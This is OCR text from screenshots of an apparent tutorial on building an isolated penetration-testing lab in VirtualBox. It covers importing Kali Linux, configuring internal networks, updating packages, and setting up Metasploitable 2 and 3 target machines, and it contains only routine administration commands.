

Import Virtual Appliance
Appliance settings
These are the virtual machines contained in the appliance and the suggested settings of the imported VirtualBox machines. You can change many of the properties shown by double-clicking on the items and disable others using the check boxes below.
Virtual System 1
Name
Kali-Linux-2021.2-virtualbox-amd64
Product
Kali Linux
Product-URL
https://www.kali.org/
Vendor
Offensive Security
Vendor-URL
https://www.offensive-security.com/
Version
Rolling (2021.2) x64
Description
Kali Rolling (2021.2) x64...
Machine Base Folder:
E:\Virtual Box VMs
MAC Address Policy:
Include only NAT network adapter MAC addresses
Additional Options:
Import hard drives as VDI
Appliance is not signed
Restore Defaults
Import
Cancel



C:\>cd C:\Program Files\Oracle\VirtualBox
C:\Program Files\Oracle\VirtualBox>VBoxManage.exe list vms
"Kali-Linux-2021.2-virtualbox-amd64" {691983e3-07f5-4fcc-a6be-481750562ea3}
C:\Program Files\Oracle\VirtualBox>VBoxManage.exe modifyvm "Kali-Linux-2021.2-virtualbox-amd64" --nested-hw-virt on


Oracle VM VirtualBox Manager
File
Machine
Help
Tools
New
Settings
Discard
Start
General
Name: Kali-Linux-2021.2-virtualbox-amd64
Operating System: Debian (64-bit)
Groups: Kali Linux 2021
System
Preview
Kali-Linux-2021.2-virtualbox-amd64



Kali-Linux-2021.2 - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
System
Motherboard
Processor
Acceleration
Base Memory:
2048 MB
4 MB
16384 MB
Boot Order:
Hard Disk
Optical
Floppy
Network
Chipset:
PIIX3


Kali-Linux-2021.2 - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Bridged Adapter
Name:
Advanced
Adapter Type:
Promiscuous Mode:
Allow All
MAC Address:
0800270E3480
Cable Connected
Port Forwarding


Kali-Linux-2021.2 - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Internal Network
Name:
PentestNet
Advanced
Adapter Type:
Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode:
Allow All
MAC Address:
0800279CF548
Cable Connected
Port Forwarding


Kali-Linux-2021.2 - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Internal Network
Name:
RedTeamLab
Advanced
Adapter Type:
Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode:
Allow All
MAC Address:
0800272D523C
Cable Connected
Port Forwarding


kali
en_US.utf8
03 Jun, 19:51
Username: kali
Password: kali
kali
Cancel
Log In



Favorites
Recently Used
All Applications
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
Terminal Emulator
Root Terminal Emulator
File Manager
Text Editor
Web Browser
Kali Linux
Kali Docs
Kali Bugs
Offensive Security Training
Exploit Database
VulnHub


```
File Actions Edit View Help

┌──(kali㉿kali)-[~]
└─$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:0e:34:0d brd ff:ff:ff:ff:ff:ff
    inet 172.16.17.15/24 brd 172.16.17.255 scope global dynamic noprefixroute eth0
       valid_lft 86137sec preferred_lft 86137sec
```

```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ ping 8.8.8.8 -c 4
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=111 time=69.0 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=111 time=68.4 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=111 time=67.4 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=111 time=68.0 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3076ms
rtt min/avg/max/mdev = 67.365/68.193/68.990/0.596 ms
```


```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ sudo apt update

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for kali:
Get:1 http://kali.mirror.globo.tech/kali kali-rolling InRelease [30.5 kB]
Fetched 30.5 kB in 3s (10.7 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
93 packages can be upgraded. Run 'apt list --upgradable' to see them.
```



File Actions Edit View Help
(kali㉿kali) [~]
$ sudo apt upgrade
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
Calculating upgrade ... Done
The following packages will be upgraded:
apparmor bind9-dnsutils bind9-host bind9-libs bsdextrautils bsdutils burpsuite default-mys
gir1.2-javascriptcoregtk-4.0 gir1.2-webkit2-4.0 grub-common grub-pc grub-pc-bin grub2-comm
libblockdev-crypto2 libblockdev-fs2 libblockdev-loop2 libblockdev-part-err2 libblockdev-pa
libdv4 libdw1 libelf1 libfdisk1 libfuse3-3 libglib2.0-0 libglib2.0-bin libglib2.0-data lib
libjavascriptcoregtk-4.0-18 libjson-c5 libmaxminddb0 libmount1 libnfsidmap2 libnss3 libope
libuuid1 libwacom-bin libwacom-common libwacom2 libwebkit2gtk-4.0-37 libwebsockets16 libya
network-manager-gnome php7.4 php7.4-cli php7.4-common php7.4-json php7.4-mysql php7.4-opca
python3-django python3-kaitaistruct python3-numpy python3-pkg-resources python3-setuptools
subversion util-linux wpscan
93 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
Need to get 590 MB of archives.
After this operation, 816 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y


Create Virtual Machine
Name and operating system
Name:
Metasploitable 2
Machine Folder:
E:\VirtualBox VMs
Type:
Linux
Version:
Other Linux (64-bit)
Memory size
512
MB
4 MB
16384 MB


Metasploitable 2 - Hard Disk Selector
Medium
Add
Refresh
Name
Virtual Size
Actual Size
Attached
Android-x86_4.4-r4-disk1.vdi
100.00 GB
1.89 GB
kali-linux-2021.1-vbox-amd64-disk001.vdi
80.00 GB
10.07 GB
kali-linux-2021.1-vbox-amd64-disk001.vdi
80.00 GB
10.14 GB
Metasploitable.vmdk
8.00 GB
1.81 GB
Win2016.vhd
50.00 GB
13.61 GB
Windows 7.vhd
32.00 GB
7.18 GB
Search By Name
Choose
Cancel


Metasploitable 2 - Hard Disk Selector
Medium
Add
Refresh
Name
Virtual Size
Actual Size
Attached
Not Attached
Metasploitable.vmdk
8.00 GB
1.79 GB
Search By Name
Choose
Cancel


Metasploitable 2 - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Internal Network
Name:
PentestNet
Advanced
Adapter Type:
Promiscuous Mode:
Allow All
MAC Address:
08002701CA5C
Cable Connected
1
2
3
4
OK
Cancel



Metasploitable 2 [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
link/ether 08:00:27:6b:28:89 brd ff:ff:ff:ff:ff:ff
inet 172.30.1.21/24 brd 172.30.1.255 scope global eth0
inet6 fe80::a00:27ff:fe6b:2889/64 scope link
valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$


```
C:\Users\Slayer>vagrant plugin install vagrant-reload
Installing the 'vagrant-reload' plugin. This can take a few minutes...
Fetching vagrant-reload-0.0.1.gem
Installed the plugin 'vagrant-reload (0.0.1)'!

C:\Users\Slayer>vagrant plugin install vagrant-vbguest
Installing the 'vagrant-vbguest' plugin. This can take a few minutes...
Fetching micromachine-3.0.0.gem
Fetching vagrant-vbguest-0.30.0.gem
Installed the plugin 'vagrant-vbguest (0.30.0)'!
```

```
C:\Users\Slayer>vagrant box add rapid7/metasploitable3-win2k8
==> box: Loading metadata for box 'rapid7/metasploitable3-win2k8'
    box: URL: https://vagrantcloud.com/rapid7/metasploitable3-win2k8
This box can work with multiple providers! The providers that it
can work with are listed below. Please review the list and choose
the provider you will be working with.

1) virtualbox
2) vmware
3) vmware_desktop

Enter your choice: 1
```

Choose 1 and hit Enter

